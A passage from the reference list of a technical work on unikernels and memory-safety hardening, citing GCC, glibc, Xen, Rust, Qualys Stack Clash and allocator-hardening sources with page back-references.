https://www.gnu.org/software/libc/manual/html_node/Customizing-Printf.html
9

[Proe] The GNU Project. Using the GNU Compiler Collection (GCC): Instrumentation Options.
https://gcc.gnu.org/onlinedocs/gcc-8.2.0/gcc/Instrumentation-Options.html
19, 48, 84

[Prof] Xen Project. Mini-OS.
https://wiki.xenproject.org/wiki/Mini-OS
12

[Qua] Qualys. Qualys Security Advisory: The Stack Clash.
https://www.qualys.com/2017/06/19/stack-clash/stack-clash.txt
7

[Roh] Chris Rohlf. HardenedPartitionAlloc.
https://github.com/struct/HardenedPartitionAlloc
48, 84

[Rus] Replace stack overflow checking with stack probes - Issue #16012 - rust-lang/rust.
https://github.com/rust-lang/rust/issues/16012
7, 48, 84

[Wika] Rumprun Wiki. Platforms.
https://github.com/rumpkernel/wiki/wiki/Platforms
5

[Wikb] Xen Wiki. Hypercall.
https://wiki.xen.org/wiki/Hypercall
5

[Wikc] Xen Wiki. Paravirtualization (PV).
https://www.joyent.com/blog/unikernels-are-unfit-for-production
5